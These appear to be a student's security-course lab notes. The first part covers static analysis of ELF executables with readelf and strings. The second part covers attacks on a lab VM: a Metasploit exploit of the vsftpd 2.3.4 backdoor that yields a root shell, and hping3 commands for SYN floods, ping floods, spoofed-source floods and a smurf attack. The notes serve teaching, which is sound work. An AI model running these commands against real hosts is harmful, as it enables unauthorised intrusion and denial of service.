POST-MST LAB 1

When we create a bit by bit copy there are executables. To study the executables there are 2 ways:

- Static: Studying the header and contents
- Dynamic: Running and seeing what it does

ELF: Executable and Linkable Format – they are for Linux

Executables can also be malwares.


YARA Rules are what define a Malware. YARA, humorously coined as "Yet Another Ridiculous Acronym," is a framework dedicated to large-scale pattern matching, where rules are its cornerstone. These YARA rules are devised to classify and identify malware samples, constructing descriptions of malware families rooted in textual or binary patterns

Malwares:

- They have many sections like string and etcetera.
- They show if the executable is statically linked or dynamically
- The malwares also have their own libraries. The libraries might be there in the system itself or may need to be installed by the malware itself.

Making executables:

- Create a simple c program
- An executable automatically has debugging info in it. On stripping this debugging info (info about the functions) are available. Hackers usually release stripped executables to be run on victims so that no one can analyse from outside that what is available inside their program.
- We can see if a file is stripped or not when we study its “file” description
- When we run an executable it becomes a process and on becoming a process it is assigned some space in the main memory.



What is the difference between static and dynamic linking?

Static linking means that the library code is copied into your executable file at compile time, while dynamic linking means that the library code is loaded into memory at run time.

Static: File contents are linked before running.

Dynamic: Only when the program is run then the libraries are linked to the program.

Dynamic links are very useful for removing bugs, replacing libraries when needed. In static it is not easy as the entire code needs to be changed.

To create a statically linked files: gcc -static -o cprogram_static.exe cprog

Static files are much bigger in size.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
cprog  cprogram.c  cprog_strip

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc  cprogram.c -o cprog

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
cprog  cprogram.c  cprog_strip

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -g cprogram.c -o cprog_debug

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -static cprogram.c -o cprog_static

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
cprog  cprog_debug  cprogram.c  cprog_static  cprog_strip

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l
total 776
-rwxr-xr-x 1 kali kali  15960 Apr  1 05:02 cprog
-rwxr-xr-x 1 kali kali  17072 Apr  1 05:02 cprog_debug
-rw-r--r-- 1 kali kali     74 Apr  1 04:55 cprogram.c
-rwxr-xr-x 1 kali kali 733528 Apr  1 05:06 cprog_static
-rwxr-xr-x 1 kali kali  14472 Apr  1 04:56 cprog_strip

┌──(kali㉿kali)-[~/Desktop]
└─$ strip cprog -o cprog_strip
```

We can also strip this static executable.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strip -o cprogram_static_strip.exe cprog_static

┌──(kali㉿kali)-[~/Desktop]
└─$ file cprog*
cprog:                  ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=f793e5642828bc98a52bb297aeddafbc48e70b98, for GNU/Linux 3.2.0, not stripped
cprog_debug:            ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=5e9de6f454bd6f7e034d3bf053c0dab8f936b311, for GNU/Linux 3.2.0, with debug_inf
o, not stripped
cprogram.c:             C source, ASCII text
cprogram_static_strip.exe: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=
4c63876e9fb8e633bf89883e807419885ba77a94, for GNU/Linux 3.2.0, stripped
cprog_static:           ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=
4c63876e9fb8e633bf89883e807419885ba77a94, for GNU/Linux 3.2.0, not stripped
cprog_strip:            ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=f793e5642828bc98a52bb297aeddafbc48e70b98, for GNU/Linux 3.2.0, stripped

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Learn info about the ELF Header and learn all info in the PPT only not the pdf that sir shared. To get more details about the content in the ppt that sir shared then refer to the pdf

Magic Bytes: 7F45 4C46- for executables

OS ABI: OS Application Binary Interface

There is an inbuilt command called **readelf** which helps one to read the info about an elf

The program header and section header are different and have different structure definitions

Read the document that sir gave before coming to the next class.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ readelf --file-header cprog
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Position-Independent Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x1050
  Start of program headers:          64 (bytes into file)
  Start of section headers:          13976 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         31
  Section header string table index: 30
```

- This is decoding the header of this executable

```
┌──(kali㉿kali)-[~/Desktop]
└─$ readelf --section-header cprog
There are 31 section headers, starting at offset 0x3698:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000000318  00000318
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.pr[ ... ] NOTE           0000000000000338  00000338
       0000000000000020  0000000000000000   A       0     0     8
  [ 3] .note.gnu.bu[ ... ] NOTE           0000000000000358  00000358
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .note.ABI-tag     NOTE             000000000000037c  0000037c
       0000000000000020  0000000000000000   A       0     0     4
  [ 5] .gnu.hash         GNU_HASH         00000000000003a0  000003a0
       0000000000000024  0000000000000000   A       6     0     8
  [ 6] .dynsym           DYNSYM           00000000000003c8  000003c8
       00000000000000a8  0000000000000018   A       7     1     8
  [ 7] .dynstr           STRTAB           0000000000000470  00000470
       000000000000008f  0000000000000000   A       0     0     1
  [ 8] .gnu.version      VERSYM           0000000000000500  00000500
       000000000000000e  0000000000000002   A       6     0     2
  [ 9] .gnu.version_r    VERNEED          0000000000000510  00000510
       0000000000000030  0000000000000000   A       7     1     8
  [10] .rela.dyn         RELA             0000000000000540  00000540
       00000000000000c0  0000000000000018   A       6     0     8
  [11] .rela.plt         RELA             0000000000000600  00000600
       0000000000000018  0000000000000018  AI       6    24     8
  [12] .init             PROGBITS         0000000000001000  00001000
       0000000000000017  0000000000000000  AX       0     0     4
```

\

- Decriptions of the strings/sections
- Now we will look at the strings in the elf

-

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings -a cprog > strings_cprog.exe
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings_cprog.exe
strings_cprog.exe: command not found

┌──(kali㉿kali)-[~/Desktop]
└─$ cat strings_cprog.exe
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
hello  students
;*3$"
GCC: (Debian 13.2.0-13) 13.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
```

When we look at the strings of the stripped file then we see that the **.symtab** which contains the symbol table is not present.

- Elf header: all info about the elf

- Section header- contain info about the elf

- Program header- loads the elf

* All this is basically statically parsing the elf and studying it

POST MST LAB 2

EXPLORING METASPLOIT

EG1: BACKDOOR ATTACK

- Open Metasploit vm
- Open kali vm
    - Open terminal
    - Sudo Msfconsole
    - Search ftp
    - Copy the ftp command

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.184.131
RHOSTS ⇒ 192.168.184.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Now to execute this:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.184.131
RHOSTS ⇒ 192.168.184.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.184.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.184.131:21 - USER: 331 Please specify the password.
[+] 192.168.184.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.184.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.184.129:35199 → 192.168.184.131:
6200) at 2024-04-15 05:14:42 -0400

ls
bin
boot
cdrom
dev
etc
```

This opens the terminal to the other machine

EG 2: DOS ATTACK


- Use **dos/tcp/synflood**
- **nmap -ss -O <ip of machine to attack>:** *this scans all the ports that are open to receive tcp packets through which we can send our malicious packets*
- To send unlimited syn flood packets: **use auxiliary/dos/tcp/synflood**
- **set RPORT <type any of the open PORT numbers>**
- **set RHOST <ip of victim>**
- **exploit :** *to run the exploit*

EXPLORING HPING3

Hping3 can not only be used to launch attacks but also for **reconnascence** which is basically getting info about the devices that we are attacking.

SYN FLOOD: TCP PACKETS FLOOD

- **sudo hping3 --count 15000 --data --syn --flood -p <attack machine>**
- this will launch a syn flood attack using hping3
- Doing this from multiple terminals will ultimately lead the machine which we are attacking to crash.



PING FLOOD: ICMP PACKETS FLOOD

- *To launch normal PING FLOOD:* **sudo hping3 -1 192.168.184.131(victim machine)**
- *To launch the packets faster and clog the machine even more:* **sudo hping3 -1 –fast 192.168.184.131(victim machine)**
- *To launch this even faster:* **sudo hping3 -1 –faster 192.168.184.131(victim machine)**
- We aim to send multiple packets from multiple terminals to clog the machine.

IP SPOOFING: TO LAUNCH THESE ATTACKS WHILE HIDING OUR IP ADDRESS

- **sudo hping3 -1 –faster -a 192.168.0.2(fake address) 192.168.184.131(victim machine)**
- Now we can hide ourselves while conducting these attacks.
- **sudo hping3 -1 –faster –rand-source 192.168.184.131(victim machine)**
    - this will generate fake addresses randomly which will make it even more difficult for the victims to identify the source of the attack or track down the attacker.

SMURF ATTACK

- **sudo hping3 -1 –faster –a 60.0.0.5 60.0.0.255**
- What this is doing is that we are broadcasting a message from our device to the entire network. Now all the devices in the network will reply with a synchronization acknowledgement to **60.0.0.5** which is the victim machine and not the actual machine from which this ping came, that is our(Attacker) machine.

ATTACKING: SYN FLOODING DVWA WEBSITE:

- **sudo hping3 –flood -syn -p 80***(the port on which dvwa website works)* **198.168.184.131***(the ip address of the metaspoilt)*
- The effect of the attack wont be visible to us as this is on our local machine however, when using a simple low processing power server like raspberry pi the effects of our attack that will be seen will be quite significant.

OTHER SIMILAR ATTACKS AND TOOLS:

- Teardrop attack
- Burpsuit
- Snort: intrusion detection system. We can run this in Windows and Linux and whenever any attack happens they will identify it.

MALWARE ANALYSIS:

- Malware analysis extracting header- pestudio
- using stag analysis
- Analysing elfs